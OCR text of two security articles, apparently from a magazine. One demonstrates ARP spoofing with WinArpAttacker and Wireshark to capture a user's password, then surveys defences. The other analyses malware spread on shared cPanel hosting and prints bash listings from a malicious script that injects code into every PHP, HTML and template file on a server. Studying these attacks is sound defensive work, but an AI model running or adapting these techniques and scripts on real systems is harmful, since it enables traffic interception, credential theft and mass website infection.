1) Choose the right network interface to capture packet data from. On the 'Capture' menu select 'interfaces' to show the list of interfaces.
2) Click on the start on the right interface to start capture or click on options to set some more options.
3) We have used the settings shown in *Figure 4* and *Figure 5* while capturing.
4) Click on start to start capturing.

Figure 7. ARP Spoofing Attack




Figure 8. ARP Spoofing Attack




Figure 9. Gratuitous ARP reply packets associating attacker's MAC with Gateway IP





Figure 10. Capturing all network traffic



B) The second step is to spoof ARP tables of all computers on the LAN in order to associate attacker's MAC address with the IP address of default gateway so that any traffic meant for that gateway would be mistakenly sent to the attacker instead.The tool used in demonstrating and testing was WinArpAttacker Version 3.50. WinArpAttacker is a program that can scan show the active hosts on the LAN and can pull and collect all the packets on the LAN. This tool is also installed on machine A. WinArpAttacker is based on wpcap, wpcap must be installed before running it.

Setting up WinArpAttacker

1) Run WinArpAttacker.exe.
2) Click on the 'options' menu to configure the settings like choosing network interface, time for which the attack is to be performed, whetther to select autoscan, saving ARP packets to a file for further analysis, using proxy etc.
3) Click scan button and choose advanced. On the Scan dialog box scan the entire LAN for active hosts or choose a range of IP addresses to scan. We have chosen the range 172.18.223.0 to 172.18.223.254 which includes the attacker machine. The address range is chosen to limit the impact of attack on a subset of nodes as the attacking action on entire LAN can be dangerous.
4) Click on the arpattack button choose snifflan and the ARP spoofing attack would be initiated.

C) Now all the traffic between all hosts and the gateway can be captured by Wireshark. As soon as the attack was




Figure 11. ARP Spoofing attack

initiated the gratuitous ARP reply packets were sent. *Figure 9* presents the gratuitous ARP reply packet in detail.

On receiving an ARP response, all devices on the network updated their ARP caches replacing the MAC address of gateway with that of attacker (as seen in the reply packet) though they had not sent an ARP request. The traffic sent to the gateway thus reaches the attacker machine. Figure 10 shows the packets received by the attacker as a result of ARP spoofing attack.

D) Analyzing Packets: Once the traffic has been captured the packets content can be examined to view the information like passwords, codes, etc. Right click on the packet whose content is to be analyzed and select follow TCP stream. Figure 11 shows the password of a wifi user of University of Jammu.

ARP SPOOFING PREVENTION AND DETECTION TECHNIQUES

Arp cache poisoning problem is known to be difficult to solve without compromising efficiency. The only possible defense is the use of static (non-changing) ARP entries. To prevent spoofing, the ARP tables would have to have a static entry for each machine on the network. The overhead in deploying these tables, as well as keeping them up to date, is not practical. Also some operating systems are known to overwrite static ARP entries if they receive Gratuitous ARP packets. Furthermore, this also prevents the use of DHCP configurations which frequently change MAC/IP associations. The second recommended action is port security also known as Port Binding or MAC Binding. Port Security prevents changes to the MAC tables of a switch, unless manually performed by a network administrator. It is not suitable for large networks, or networks using DHCP. The various other ARP spoofing prevention and detection techniques along with the issues in deploying them are discussed next.

Prevention Techniques

a) Secure Address Resolution Protocol: Bruschi, Ornaghi & Rosti suggested a secure version of ARP in which each host has a public/private key pair certified by a local trusted party on the LAN, which acts as a Certification Authority. Messages are digitally signed by the sender, thus preventing the injection of spoofed information. It proposed a permanent solution to ARP spoofing but the biggest drawback is that it required changes to be made in the network stack of all the hosts. Moreover S-ARP uses Digital Signature Algorithm (DSA) that leads to additional overhead of cryptographic calculations. Goyal & Tripathy proposed a modification to S-ARP based on the combination of digital signatures and one time passwords based on hash chains to authenticate ARP <IP, MAC> mappings. Their scheme is based on the same architecture as S-ARP, but its clever use of cryptography allows it to be significantly faster.

b) TARP: Lootah, Enck, & McDaniel introduced the Ticket-based Address Resolution Protocol (TARP) protocol that implements security by distributing centrally generated MAC/IP address mapping attestations, which they called tickets, to clients as they join the network. The host with the requested IP address sends a reply, attaching previously obtained ticket and the signature on the ticket proves that the local ticketing agent (LTA) has issued it. The requesting host receives the ticket, validating it with the LTA's public key. If the signature is valid, the address association is accepted; otherwise, it is ignored. With the introduction of TARP tickets, an adversary cannot successfully forge a TARP reply and, therefore, cannot exploit ARP poisoning attacks. But the drawback is that networks implementing TARP are vulnerable to two types of attacks – active host impersonation, and DoS through ticket flooding. Furthermore an attacker can impersonate a victim by spoofing its MAC address and replaying a captured ticket but as long as the ticket is valid.

c) Deploying a Virtual Private Network (VPN) to provide authentication and client-to- gateway security of transmitted data also provides a partial solution. On a VPN protected network an attacker can still redirect and passively monitor the traffic via the ARP based attacks, but he can only gain access to an encrypted data stream. Attackers still have the ability to cause a denial of service by feeding bogus data into the ARP caches of clients, but the compromise of data will no longer be an issue

d) Using Central ARP server: Tai et al. proposed an improved ARP in which the ARP request packets are not broadcasted but instead unicasted to an ARP server which will have all the <ip, MAC> mappings of all the hosts connected to the network. This significantly reduces ARP signaling and processing overhead. In order to grab the mapping of <ip,MAC> of any host, all packets transferred between each host in the network are listened and try to build up the ARP table based on the DHCP messages passed between each host and the DHCP server. But this approach requires continuous scanning of DHCP messages in order to update the ARP cache in case there is the IP address of a machine changes. And the major drawback is that it will not be able to grab <ip, MAC> mapping of any host if DHCP is not enabled for the network.

Detection Techniques

1) The Request-Reply Mismatch Algorithm: In this algorithm a sniffer listens for ARP packets, keeping a table of pending requests keyed by MAC address. Entries are removed from the table when the matching reply arrives after a timeout period. If a reply is seen without a matching request being present in the table, the administrator is notified. This algorithm performs well for small networks but for large networks the algorithm may incorrectly consider an attack. This is a form of passive detection techniques in which the ARP requests/responses on the network are sniffed to construct a MAC address to IP address mapping database. If there is a change in any of these mappings in future ARP traffic then an alarm is raised to inform that an ARP spoofing attack is underway. The most popular tool in this category is ARPWATCH. The main drawback of the passive method is a time lag between learning the address mappings and subsequent attack detection. In a situation where the ARP spoofing began before the detection tool was started for the first time, the tool will learn the forged replies in its IP to MAC address mapping database.

2) Active detection: Ramachandran and Nandi presented an active technique to detect ARP spoofing. Based on the rules derived from the correct behavior that a host's network stack should exhibit when it receives a packet, the inconsistent ARP packets are filtered. Then a TCP SYN packet is sent to the host to be authenticated. Based on the fact that the Spoof Detection Engine does/ does not receive any TCP packets in return to the SYN packet it sent, it can judge the authenticity of the received ARP response packet. This technique is considered to be faster, intelligent, scalable and more reliable in detecting attacks than the passive methods.

3) Detection on switches via SNMP: Carnut & Gondim used counters provided by SNMP management framework for packets in/out and bytes in/out flowing through each switch port to detect the ARP imbalance i.e. the difference between the ARP packets entering and leaving the port respectively. As the attacker resends nearly the same amount of packets through the very port it received, so they nearly cancel out. Only the packets the attacker issues during the poisoning component of the attack make this number positive. Host that is the most imbalance emitter determines a candidate attacker and that receives unreplied packets determine the candidate victim. The algorithm is easy to implement but the false positives rate is very high when implemented in actual network.

CONCLUSION

The article described a method of ARP attack in detail. All the proposed detection and prevention techniques that are mentioned above have different scope and limitations. They are either insecure or have unacceptable penalties on system performance. Issues with implementing a solution have also been presented that can be used to assist security instructors in selecting an appropriate solution to be used for building secure LAN network.

ACKNOWLEDGMENT

The authors are thankful to University Grants Commission (UGC), and Ministry of Human Resource Development (MHRD), Government of India for providing financial assistance to carry out this research work. The authors are also thankful to Prof. Devanand, Head, Department of Computer Science and IT, University of Jammu, for his kind support. •

>>REFERENCES

1. V. Goyal & R. Tripathy (2005). An efficient solution to the ARP cache poisoning problem. Information security and privacy, Springer Berlin, 40-51. doi: 10.1007/b137750.
2. D. Bruschi, A. Ornaghi & E. Rosti (2003). S-ARP: a secure address resolution protocol. 19th Annual Computer Security Applications Conference (ACSAC '03), pp. 66.
3. W. Lootah, W. Enck, & P. McDaniel (2007). TARP: Ticket-based address resolution protocol. The International Journal of Computer and Telecommunications Networking, 51(15), 4322-4327.
4. T.Ilya (2002). Arp spoofing defense. Retrieved from *http://www.securityfocus.com/archive /1/299929* as accessed on 12-04-2010.
5. T. Demuth & A. Lietner (2005). Arp spoofing and poisoning-traffic tricks. Retrieved from *http://www.linux-magazine.com/w3/issue/56/ARPSpoofing. pdf* as accessed on 12-04-2010.
6. J.L.Tai, N. A. Yahaya & K. D. Wong (2009). Address Resolution Protocol Optimization. Jurnal Kejuruteraan, 21, 11-20.
7. M. Carnut and J. Gondim (2003). Arp spoofing detection on switched Ethernet networks: A feasibility study. In proceedings of the 5th Simposio Seguranca em Informatica (Symposium Security in Informatics), Brazil.
8. Z. Trabelsi & W. El-Hajj (2007). Preventing ARP Attacks using a Fuzzy-Based Stateful ARP Cache. In proceedings of IEEE International Conference on Communications (IEEE ICC'07), Glasgow, Scotland.
9. LBNL Research Group. Arpwatch tool. Retrieved from *ftp://ftp.ee.lbl.gov/arpwatch.tar.gz* as accessed on 20-04-2010.
10. V. Ramachandran & S. Nandi (2005). Detecting ARP Spoofing: An Active Technique. Information security and privacy, Springer Berlin, 239-250. doi: 10.1007/11593980_18.
11. Y.LIU, K.DONG & L. DONG, B. LI (2008). Research of the ARP spoofing principle and a defensive algorithm. WSEAS Transactions on Communications, 7, 516-520

Exploiting Web Virtual Hosting

MALWARE INFECTIONS

Aditya K Sood, Rohit Bansal and Richard J Enbody

This paper sheds light on the malware infection model used by attackers to infect shared hosting servers. This paper is an outcome of effective analysis of cPanel web host manager which is exploited heavily to infect shared hosts by injecting malicious iframes. However, this paper generalizes the shared hosting infection model in order to provide details regarding attacker strategies to spread malware.

VIRTUAL HOSTING – TACTICAL WALK

The virtual hosting enables number of websites to be hosted on a single web server. It is designed for business specific needs but the inherent insecurities and inappropriate functionality of software creates grave security concerns. No doubt the web server is a single entity, but it hosts a bundle of websites. However, the presence of security vulnerabilities and default design results in insecurity and exploitation of other hosts present on same web server.

Details

Dedicated web server aims at hosting a single website whereas virtual hosting aims at hosting number of websites on a single server. The DNS Mapping of IP addresses should be enforced appropriately for definitive functioning of the virtual hosts. There are a lot of hassles in implementing the DNS in a right manner. The implementation of DNS depends on the usage of canonical name that is a FQDN (Fully Qualified Domain Name)[1] which represents the state in DNS Tree hierarchy. There are certain configurations checks that are needed to be performed as:

- It should be identified explicitly about the use of Canonical Name.
- Server Name should be defined for every single virtual host configured.
- Appropriate check should be applied on modules such as "mod_rewrite" or "mod_vhost_alias" which are used for setting environment variable DOCUMENT_ROOT (It is used for setting document root file for virtual hosts which is queried every time for any request)

The two specific ways to get the virtual host information in the request are:

a) Name Based Virtual Host Mapping: Direct lookup in the ":" Header in the client request. If this is true, then the requisite setting is done in Canonical name parameter in the HTTP configuration file.

```
UseCanonicalName Off # Get the server name
from the Host: header
```

b) IP Based Virtual Host Mapping: Reverse DNS Lookup of virtual hosts. If this is true, then the canonical name is fetched from FQDN. The requisite setting in HTTP configuration file will be:

```
UseCanonicalName DNS # Get the server name
from the reverse DNS lookup
```

These are two specific ways by which virtual hosts are configured and allowed to be tracked appropriately. There is one benchmark structured on the mapping of virtual hosting which is:

Let's look at the generic steps followed by normal web server (apache) to resolve virtual hosts:

Mapping IP - Hash Table Lookup

When a client initiates a connection to the specific virtual host, the web server performs a lookup in the IP hash table to check the existence of an IP address. Usually, IP hashing is based on both MAC address and IP address to check the authentic nature of request.. The IP hash table consists of a number of IP entries indexed appropriately. A request for a specific IP address is scrutinized against index number defined for every single entry in the table itself. The IP table lookup only confirms the validation of IP but DNS based mapping is not done at this step. If the address is not found in the lookup, the web server tries to serve the request either from default virtual host or the main server itself. If the address matches, then the next step is followed.

Mapping Virtual Hosts: Matching Configuration

The second step involves matching the client request to appropriate virtual hosts. This can be "Name" or "IP" based. However, the matching process is entirely dependent on the configuration of virtual hosts. The virtual hosts are parsed in the configuration file where they are specified from top to bottom. If there is an IP based entry, then for every single request DNS is mapped again. There are certain assumptions that have been made while matching virtual hosts. For Example: - If HTTP/1.0 protocol is used, then the first server path in the configuration file is used to resolve that request for a virtual host. The HTTP/1.1 states the importance of "Host:" parameter. If the HTTP request for a virtual host is missing with Host: parameter then the request is normally served by web server ignoring the virtual host configuration. This is done when no port is specified and HTTP/1.0 protocol specification is used.

These are the prime steps followed to match the virtual hosts. There can be different sub steps but that depends on the type of query issued by the server. However, the port number can be used in the configuration file of every single virtual host entry. The "port:" parameter is used for this. The virtual host can be configured with specific port in two different ways:

- The specific port number must be used in the port parameter in the configuration.
- The use of wild card (*) will allow all the port numbers for a request.

One good thing is the virtual host's specification does not interfere with the server main port in listening state. Based on the discussion above, an appropriate configuration for a virtual host is presented in *Listing 1*.

Listing 1: Configuration pattern of a virtual host


```
<VirtualHost 192.168.1.2>
ServerName www.example1.com
ServerAdmin root@example1.com
DocumentRoot /www/temp
</VirtualHost>
```

The concept presented above clarifies the structure and view of the DNS role in virtual host matching.

UNDERSTANDING THE WEB HOST MANAGEMENT

On a large scale deployment, a centralized management software is used, which manages every single virtual host on a shared server. Usually, an instance of that software is provided for every single virtual host. For Example: cPanel[3] is used for managing hosted websites. cPanel uses number of ports in a shared hosting environment.

Figure 1: Working of cPanel Web Host Manager



These ports are used for the management of websites through which connection initiates. It can either be HTTPS or HTTP. The authentication process is same for all the services present on the different ports. Let's understand the working:


Figure 1 clearly suggests the working stature of cPanel as a virtual hosting provider. The green path displays the virtual host matching when a request is sent by the client. The red path displays the authentication procedure by the cPanel. There is a grave insecurity that persists with it because cPanel uses "etc/passwd/" for reading users which are present as hosts in order to execute any functions on the server. Any vulnerability present in cPanel exposes high risk to the "etc/passwd/" file which is required in order to conduct attacks on shared hosting servers for spreading malware infections

SHARED HOSTING INFECTION MODEL

Shared hosting is the most preferable choice of customers because a number of websites uniquely share an individual space on a web server. No doubt, it is a different approach to reduce the cost summed up in dedicated hosting but this provides an edge for infecting a large number of websites collectively.

Shared hosting has completely changed the hosting environment with the implementation of virtual hosts having same physical address of the server. It is based on the concept of logical mapping of domain names. On the contrary, shared hosting has become the first preference of malware writers to infect websites at a very large scale. The browser exploit packs have been designed with automated scripts to spread malware when a specific website is infected in the shared hosting environment. This in turn helps malware writers to attack vulnerability in a specific website for dropping infectors through Iframes and thereby spreading malicious executables. Sharing hosting infection is presented in *Figure 2*.

Figure 2: Interconnection among host nodes



The model reflects the real time management of website in a shared hosting. The websites are treated as nodes that are presented as {N}. The nodes are the virtual hosts present on the primary domain. The vector presented in blue simply projects the relation of websites to the primary domain server. It also includes parked domains[2] i.e. which are not used for any services. The nodes have the same IP address but different hostname which is treated as the website address. The mapping is done appropriately in the "httpd.config" file which contains a number of virtual host entries. Further, a well written bash and PHP script can update all the web pages in user directories to serve malware through randomized Iframes. These types of cases have been noticed in the large data centers which host a number of servers with websites. It is not easy to ignore the security of websites serving businesses. The two most dangerous outcome of webattacks are security breaches[4] and malware infection.

Primarily, one can find the different accounts created for different hosts present on the primary domain server. The vector presented in black color shows the infection layout. Any node which is exploited or infected can be used by an attacker to completely exploit the other hosts present on that server. Infection in one node can spread to another. It is termed as Chain Infection. If there are certain vulnerabilities present such as privilege escalations the root can be compromised through a single infected node

Figure 3: Chain connection and interrelation among different nodes




Figure 3 visualizes the presence of interrelation among different components of a node. For example: injecting an Iframe in one of the web pages in a website will take over the base website which will further infect the shared hosting. The point of talk is to show how the infection occurs in a node. Infection goes on increasing from top to bottom. It is considered to be as an infection starting from one arbitrary point thereby taking control of the whole environment. The steps involved in this type of attack are mentioned below.

A node is exploited against a specific vulnerability. Most of the system accounts are compromised.

- Compromised account is used to gain access of the server from the console. Primarily, root access is used.
- The malware binary is introduced in the server through the commands such WGET so that possible inclusion of script is done with a positive part
- The permissions (CHMOD) are executed to make the script executable in the context of system.
- Executing that script result in mass infection of websites present on the server

That's why, it is the most suitable technique opted by attackers to infect the websites at very large scale.

CASE STUDY

In recent times, automated scripts have resulted in severe infections in shared hosting. Bash scripts and PHP based code is used extensively in exploiting the cPanel WHM. In this section, step by step details are leveraged with code snippets taken from malicious PHP code.

Step 1: Malicious script sets the environment for infecting web host directories as presented in *Listing 2*.

Listing 2: Setting environment for infecting directories

```
file_scrutinization() {
        if [ -f infect.txt ]
        then
                privelege_check
        else
                echo "Specify the infection file"
        fi
}
privelege_check() {
        if [ `whoami` != "root" ]
        then
                echo "Root priveleges required"
                exit
        else
                software_specification
        fi
}
Software_specification() {
        PS3='Choose the system web server type: '
                do
                        $software
                done
}
```

Step 2: Malicious script tries to find the home directory. Once the directory is detected, the malicious script starts injecting frames in the HTML code present in PHP files hosted in each host directory present in the home directory as presented in the *Listing 3*.

Listing 3: Malicious script detecting home directory for frame injection

```
exempt=("! -name config.php" "! -name configuration.
php" "! -name settings.php" "! -name inc");
read_scan_home_directory() {
        echo -n "Please enter directory of home folders:"
        read home_dir
        cd $home_dir
        echo "Starting injection of PHP files"

        sleep 5
                for i in $(find `pwd` -name '*.php' ${exempt[@]})
                do
                        echo Injecting "$i"
```

Listing 3: Malicious script detecting home directory for frame injection

```
                cat $i > $i.tmp && cat $i.tmp | sed
                s/<html>/<html>"$code"/g > $i
                rm -f $i.tmp
        done
        echo "Starting injection of HTML files"
        sleep 5
                for i in $(find `pwd` -name '*.html' ${exempt[@]})
                do
                        echo Injecting "$i"
                        cat $i > $i.tmp &&
                        cat $i.tmp | sed
                        s/<html>/<html>"$code"/g > $i
                        rm -f $i.tmp
                done
        echo "Starting injection of TPL files"

        sleep 5
                for i in $(find `pwd` -name '*.tpl' ${exempt[@]})
                do
                        echo Injecting "$i"
                        cat $i > $i.tmp &&
                        cat $i.tmp | sed
                        s/<html>/<html>"$code"/g > $i
                        rm -f $i.tmp
                done
        echo "Done"
}
```

The code presented in *Listing 3* uses the "exempt" function which is used to avoid the scanning for particular files while infecting host directories in shared hosting.

Step 3: In this step, malicious script infects the cPanel WHM files as presented in *Listing 4.*

Overall this pattern is used by attackers in order to update directories on shared hosting in order to spread malware infections on the hosting server.

CONCLUSION

In this paper, generalized concept of shared hosting exploitation is presented. Attackers design sophisticated malicious scripts that automatically appends malicious code inside web server files that are used in shared hosting. Consequentially, the infection occurs at a large scale thereby impacting the hosts at rapid pace. The shared hosting infection model leverages core details about the malware infections and the way attacker approaches the web host manager in order to exploit it. Generalization of attacks and malware infections helps in better understanding of techniques and tactics used by attackers to spread infections. However, it indirectly helps in designing secure and preventive solutions. •


>>REFERENCES

1. FQDN, *http://en.wikipedia.org/wiki/Fully_qualified_domain_name.*
2. Parked Domains, *http://en.wikipedia.org/wiki/Domain_parking.*
3. cPanel Details, *http://etwiki.cpanel.net/twiki/pub/AllDocumentation/WebHome/Intro_to_cPanel.pdf.*
4. WHID, *http://projects.webappsec.org/w/page/13246995/Web-Hacking-Incident-Database.*
5. WHM, *http://docs.cpanel.net/twiki/bin/view/AllDocumentation/WHMDocs/WebHome.*

Listing 4: Infecting cPanel files

```
Infect_cPanel() {
        echo "Scanning $(ls /home/ | wc -l) directories
        for files. This could take a while..."
        cd /home/

        echo "Starting injection of PHP files"
        sleep 5
                for i in $(find `pwd` -name '*.php'
                ${exempt[@]})
                do
                        echo Injecting "$i"
                        cat $i > $i.tmp &&
                        cat $i.tmp | sed
                        s/<html>/<html>"$code"/g > $i
                        rm -f $i.tmp
                done

        echo "Starting injection of HTML files"
        sleep 5
                for i in $(find `pwd` -name '*.html'
                ${exempt[@]})
                do
                        echo Injecting "$i"
                        cat $i > $i.tmp &&
                        cat $i.tmp | sed
                        s/<html>/<html>"$code"/g > $i
                        rm -f $i.tmp
                done

        echo "Starting injection of TPL files"
        sleep 5
                for i in $(find `pwd` -name '*.tpl'
                ${exempt[@]})
                do
                        echo Injecting "$i"
                        cat $i > $i.tmp &&
                        cat $i.tmp | sed
                        s/<html>/<html>"$code"/g > $i
                        rm -f $i.tmp
                done

        echo "Completed injection of found files."
        echo "Starting scan for CPanel skeleton files,
        If not create dummy page"

        cd /root/cpanel3-skel/public_html/

        if [ $(ls | grep html); then
                for i in $(find `pwd` -name '*.html'
                ${exempt[@]})
                do
                        echo Injecting "$i"
                        cat $i > $i.tmp &&
                        cat $i.tmp | sed
                        s/<html>/<html>"$code"/g > $i
                        rm -f $i.tmp
                done
        else
                echo "No HTML files found in /root/
                cpanel3-skel/public_html/"
                echo "Creating index.html.."
                echo $code > index.html
                sleep 1
        fi

        echo "Completed injection of skeleton directory."
        echo "Starting injection into CPanel & WHM
        template files (The panel itself)" }
```

